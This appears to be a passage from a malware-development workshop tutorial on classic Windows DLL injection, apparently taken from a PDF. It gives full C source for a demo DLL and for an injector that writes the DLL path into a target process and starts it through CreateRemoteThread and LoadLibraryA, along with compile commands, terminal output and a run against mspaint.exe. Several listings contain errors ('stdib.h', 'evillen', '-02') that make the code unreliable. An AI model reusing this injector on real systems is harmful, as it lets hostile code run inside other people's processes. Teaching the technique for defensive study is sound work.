Firstly, let's go to prepare our DLL.

There are slight difference in writing C code for exe and DLL. The basic difference is how you call you code in your module or program. In exe case there should be a function called main which is being called by the OS loader when it finishes all in initialization if a new process. At this point your program starts its execution when the OS loader finishes its job.

On the other hand with the DLL's when you want to run your program as a dynamic library, it's a slighty different way, so the loader has already created process in memory and for some reason that process needs your DLL or any other DLL to be load it into the process and it might be due to the function your DLL implements.

So exe need a main function and DLL's need DLLMain function. Basically that's the simplest difference.

For simplicity, we create DLL which just pop-up a message box:

```
* evil.c
* simple DLL for DLL inject to process
 * author: @cocomelonc
#include <windows.h>
#pragma comment (lib, "user32.lib")
BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID
lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Hello, Prishtina!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

This is important in the context of DLL Injection, as we are looking for simplest way to execute code in the context of other process. That is why most of malicious Dlls which are being injected have most of the malicious code in DllMain. There are ways to force a process to run exported function, but writing your code in DllMain is usually the simplest solution to get code execution.

When run in injected process it should display our message: Hello, Prishtina!, so we will know that injection was successful. Now we can compile it (on attacker's machine):

```
x86_64-w64-mingw32-g++ -shared -o evil.dll evil.c -fpermissive
```

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/03-injec
tion/02-dll$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.c -fperm
issive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/03-injec
tion/02-dll$ ls -lt
total 280
-rwxrwxr-x 1 cocomelonc cocomelonc 227479 May 3 08:50 evil.dll
-rw-rw-r-- 1 cocomelonc cocomelonc 2125 May 3 08:50 README.md
drwxrwxr-x 2 cocomelonc cocomelonc 4096 May 3 08:46 img
-rwxrwxr-x 1 cocomelonc cocomelonc 39936 May 3 00:21 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 1142 May 3 00:20 hack.c
-rw-rw-r-- 1 cocomelonc cocomelonc 496 May 3 00:19 evil.c
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/03-injec
tion/02-dll$
```

Now we only need a code which will inject this library into the process of our choosing.

In our case we are going talk about classic DLL injection. We allocate an empty buffer of a size at least the length of the path of our DLL from disk. And then we copy the path to this buffer:

```
/*
 * hack.c
 * classic DLL injection example
 * author: @cocomelonc
 */
#include <stdio.h>
#include <stdib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>

char evilDLL[] = "evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

int main(int argc, char* argv[]) {
    HANDLE ph; // process handle
    HANDLE rt; // remote thread
```

```
LPVOID rb; // remote buffer
  // handle to kernel32 and pass it to GetProcAddress
  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
  // parse process ID
  if ( atoi(argv[1]) == 0) {
   printf("PID not found :( exiting...\n");
    return -1;
  }
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, evillen, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);
  // "copy" evil DLL between processes
 WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);
  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb,
0, NULL);
  CloseHandle(ph);
  return 0;
}
```

It's pretty simple as you can see. It's same as in my previous code injection example. The only difference is we add path of our DLL from disk:

```
char evilDLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;
```

and before we finally inject and run our DLL - we need a memory address of LoadLibraryA - https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya:

```
HMODULE LoadLibraryA(
   [in] LPCSTR lpLibFileName
);
```

, as this will be an API call that we will execute in the context of the victim process to load our DLL:


```
// handle to kernel32 and pass it to GetProcAddress
HMODULE hKernel32 = GetModuleHandle("Kernel32");
VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
```

So finally after we understood entire code of the injector, we can test it. Compile it:

```
x86_64-w64-mingw32-g++ -02 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/03-injec
tion/02-dll$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/sha
re/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-wri
te-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -s
tatic-libgcc -fpermissive -w
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/03-injec
tion/02-dll$ ls -lt
total 284
-rwxrwxr-x 1 cocomelonc cocomelonc
                                    39936 May 3 08:55 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc
                                     4544 May 3 08:54 README.md
drwxrwxr-x 2 cocomelonc cocomelonc
                                     4096 May 3 08:50 img
-rwxrwxr-x 1 cocomelonc cocomelonc 227479 May 3 08:50 evil.dll
-rw-rw-r-- 1 cocomelonc cocomelonc
                                     1142 May
                                               3 00:20 hack.c
-rw-rw-r-- 1 cocomelonc cocomelonc
                                      496 May
                                               3 00:19 evil.c
```

So, let's say we download our evil.dll to C:\\:




Let's first launch a mspaint . exe instance:


icker <u>V</u> iew <u>T</u> ools <u>U</u> sers H <u>e</u> lp								
💃 Refresh 卫 Options 🛗 Find handles or DLLs 😾 System information 🔲 🗔						Search Processes (C	trl+K)	
rocesses Services Network Disk								
lame	PID	CPU	I/O total	Private b	User name	Description		П
✓ 🔳 svchost.exe	2116			15.66 MB		Host Process for Windows Ser		
AggregatorHost.exe	2464			1.09 MB				
■ MsMpEng.exe	2188			264.39 MB		Antimalware Service Executable		
svchost.exe	2600			68.1 MB		Host Process for Windows Ser		
sihost.exe	2952			5.99 MB	DESKTOP-26FQMOC\tes	Shell Infrastructure Host		
svchost.exe	2964			10.97 MB	DESKTOP-26FQMOC\tes	Host Process for Windows Ser		
taskhostw.exe	3064			6.32 MB	DESKTOP-26FQMOC\tes	Host Process for Windows Tasks		
ctfmon.exe	2520			3.68 MB	DESKTOP-26FQMOC\tes	CTF Loader		
✓ 🔁 explorer.exe	3112	0.07		66.26 MB	DESKTOP-26FQMOC\tes	Windows Explorer		
SecurityHealthSystray.exe	4940			1.65 MB	DESKTOP-26FQMOC\tes	Windows Security notification		
VBoxTray.exe	5024	0.01	132 B/s	2.43 MB	DESKTOP-26FQMOC\tes	VirtualBox Guest Additions Tra		
OneDrive.exe	6028	0.01		15.73 MB	DESKTOP-26FQMOC\tes	Microsoft OneDrive		
🚱 mspaint.exe	6796			9.78 MB	DESKTOP-26FQMOC\tes			
🖳 ProcessHacker.exe	1980	0.66		12.78 MB	DESKTOP-26FQMOC\tes			
svchost.exe	3128			2.42 MB		Host Process for Windows Ser		
svchost.exe	3136			1.86 MB		Host Process for Windows Ser		
svchost.exe	3376	0.02		3.7 MB	DESKTOP-26FQMOC\tes	Host Process for Windows Ser		
■ SearchHost.exe	3812			125.92 MB	DESKTOP-26FQMOC\tes			
StartMenuExperienceHost.exe	3828			18.3 MB	DESKTOP-26FQMOC\tes			
RuntimeBroker.exe	3920			6.38 MB	DESKTOP-26FQMOC\tes	Runtime Broker		
svchost.exe	4016			2.85 MB	DESKTOP-26FQMOC\tes	Host Process for Windows Ser		
RuntimeBroker.exe	3408			6.3 MB	DESKTOP-26FQMOC\tes	Runtime Broker		
dllhost.exe	2308			6.23 MB	DESKTOP-26FQMOC\tes	COM Surrogate		

and then execute our program:


.\hack.exe <PID>



To verify our DLL is indeed injected into mspaint . exe process we can use Process Hacker again:



In the memory section we can see:



It seems our simple injection logic worked! This is just a simplest way to inject a DLL to another process but in many cases it is sufficient and very useful.